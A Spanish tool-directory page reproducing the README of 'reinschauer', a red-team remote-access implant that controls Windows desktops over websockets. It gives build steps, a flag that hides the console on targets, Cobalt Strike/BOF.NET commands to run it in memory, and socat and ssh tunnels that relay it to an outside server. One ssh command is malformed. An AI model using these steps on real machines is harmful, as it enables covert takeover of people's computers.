Skip to content
KitploitKITPLOIT
HerramientasBlog
Log in
Enviar
HerramientasBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
reinschauer — es muy bueno | Kitploit
Herramientas/GitHubGitHub/ps1337/reinschauer
Post-ExplotaciónComando y ControlRed TeamingHerramienta de Acceso RemotoTroyano de Acceso RemotoArchived
GitHubps1337/reinschauer

reinschauer

es muy bueno

Ver Repositorio
5156630hace 3 añosRevisado por Kitploit
Compartir

Reinschauer

Hola

Un PoC para controlar remotamente máquinas Windows a través de Websockets. Echa un vistazo a mi blog para un análisis detallado.


Hola

  • Se puede ejecutar como exe de Go, exe de .NET/C# y en memoria usando BOF.NET y Cobaltstrike.

Hola

  • El tráfico se puede tunelizar a través de una conexión Beacon interactiva.
  • A diferencia de la mayoría de las implementaciones HVNC, reinschauer convierte los bitmaps en bruto a JPEG y comprime los datos resultantes antes de enviarlos por la red para reducir el tamaño de los fotogramas.

  • Los ajustes de FPS y calidad se pueden cambiar dinámicamente a través de la GUI. Estos afectan al implante, de modo que se reduce el tráfico de red. El escalado dinámico permite usar esta herramienta como implante para máquinas con pantallas grandes.

Hola

  • Es posible utilizar los controles básicos de ratón y teclado.
  • Puedes usar el script de la carpeta server para generar archivos de servidor TLS o aportar los tuyos propios.
  • La ventana del servidor se puede redimensionar libremente, mientras que los eventos de clic deberían™ traducirse al píxel correcto de la máquina de destino.
  • Usa reinschauer-server -h para ver las opciones disponibles.

Protocolo

+----------------------------------------------------------------------------------------+
|                                                                                        |
|                                                                                        |
|                  +----------------------------------------------------+                |
|                  |#1: Type (Binary or Text)                           |                |
|                  |    Binary: JPG Frame                               |                |
|                  |                                                    |                |
|                  |#2: Text                                            |                |
|                  |    ELO (Ping)                                      |                |
|                  |    FPS <FPS Count>                                 |                |
|                  |    SCL <Scaler Count>                              |                |
|                  |    QUL <JPG Quality>                               |                |
|                  |    LCL X Y (Left Click + Coordinates)              |                |
|                  |    RCL X Y                                         |                |
|                  |    KEY <Char>                                      |      xxxxxx    |
|       xxxxx   <--+----------------------------------------------------+--> xxxx   xx   |
|       x   xx                     Websockets via TLS                        xx       x  |
| x     xxxxxx                                                                xxxxxxxxx  |
| xxx     x   xx                                                          xx    x        |
|     xxxxxxxx                                                              xxxxx xxxxxx |
|         x                                                                   xxxxx      |
|         xx                                                                   xx        |
|         x xx                                                                 xxx       |
|        xx  xx                                                                x xx      |
|        x    xx                                                              xx  xxx    |
|       x      xx                                                             x     xx   |
|       x       x                                                            xx      x   |
+----------------------------------------------------------------------------------------+

Preguntas frecuentes

¿Cómo compilar?

  • Instala una versión nueva de golang, >=1.18
  • Para distribuciones basadas en Debian: sudo apt -y install libx11-dev libxcursor-dev xorg-dev libgl1-mesa-dev
$ cd client && GOOS=windows GOARCH=amd64 go build
$ cd server && GOOS=linux GOARCH=amd64 go build

He incluido una versión precompilada y autónoma de la variante dotnet en este repositorio. Si quieres compilarla tú mismo, usa el archivo de proyecto de Visual Studio para compilar la variante x64 Release. Si no ocurre automáticamente, descarga los paquetes NuGet necesarios para el proyecto mediante Visual Studio. Es muy probable que tu sistema de destino tampoco tenga estos paquetes instalados, por lo que podrían faltar DLLs al ejecutar el exe resultante en el objetivo. Para solucionarlo, este proyecto invoca automáticamente ILMerge.exe para empaquetar el exe resultante junto con las bibliotecas necesarias. Por lo tanto, usa el archivo generado llamado reinschauer-dotnet-standalone.exe en los objetivos.

Puede que tengas que hacer go get de algunas cosas antes. Usa -ldflags -H=windowsgui para desactivar la ventana de consola.

¿Quién es el cliente/servidor?

El client se ejecuta en la máquina de destino (Windows). El componente server se ejecuta en la máquina del tester (Linux). Escucha en 0.0.0.0:6969 por defecto. Tanto el cliente Golang como el cliente C# son compatibles con el servidor.

¿Es esto un HVNC / escritorio oculto?

No. Usa el mismo escritorio que el usuario.

Algunas teclas y combinaciones de teclas no funcionan, por favor arréglalo

Sé que |, @ y § puede que no funcionen actualmente, al menos en mi teclado alemán de pacotilla. Por favor, arréglalo.

El cliente consume demasiado tiempo de CPU

Usar un valor de FPS más bajo puede funcionar.

No tengo una conexión directa entre client y server

Puedes usar un Beacon de CobaltStrike para tunelizar el tráfico.

¡No tengo Cobaltstrike!

Usa un redireccionador socat como:

socat TCP4-LISTEN:1337,fork TCP4:127.0.0.1:6969
ssh -R 6969:localhost6969 <IP>

y ejecuta el cliente con los parámetros necesarios o hardcodéalos.

Notas sobre el uso de BOF.NET y Cobaltstrike

Primero, configura BOF.NET según el manual. Además, carga el exe autónomo con bofnet_load <Path to Exe>. Luego, decide cómo usar Reinschauer:

  1. Puedes tunelizar el tráfico a través de una conexión Beacon activa.
  2. Puedes enviar tráfico a cualquier otro servidor con acceso a Internet.

Tunelización de tráfico a través de Beacon

  • Pon la sesión en modo interactivo: sleep 0.
  • Configura el reenvío de puertos remoto: rportfwd_local 6969 127.0.0.1 6969.
  • Ejecuta Reinschauer en segundo plano: bofnet_job reinschauer_dotnet.BofStuff. Esto hace que Reinschauer se conecte automáticamente a 127.0.0.1:6969 en 127.0.0.1 de la máquina de destino. Esto también desactiva TLS, ya que de todos modos usa la conexión Beacon.
  • Para matar Reinschauer, usa bofnet_jobkill <Job ID>.

Envío de tráfico a otro servidor

  • Ejecuta Reinschauer en segundo plano: bofnet_job reinschauer_dotnet.BofStuff <Server IP> <Server Port> true. El parámetro booleano habilita el uso de TLS.
  • Para matar Reinschauer, usa bofnet_jobkill <Job ID>.

Luego, usa SSH y la función GatewayPorts: Añade GatewayPorts: clientspecified a sshd_config y reinicia el servidor SSH. Entonces, ssh -R '0.0.0.0:8080:localhost:6969'' [...] hará que tu puerto local 6969 esté disponible en 0.0.0.0:8080. Ten cuidado :)

O bien, configura un redireccionador socat en el servidor:

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    786
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    262
  • 6

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    256

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →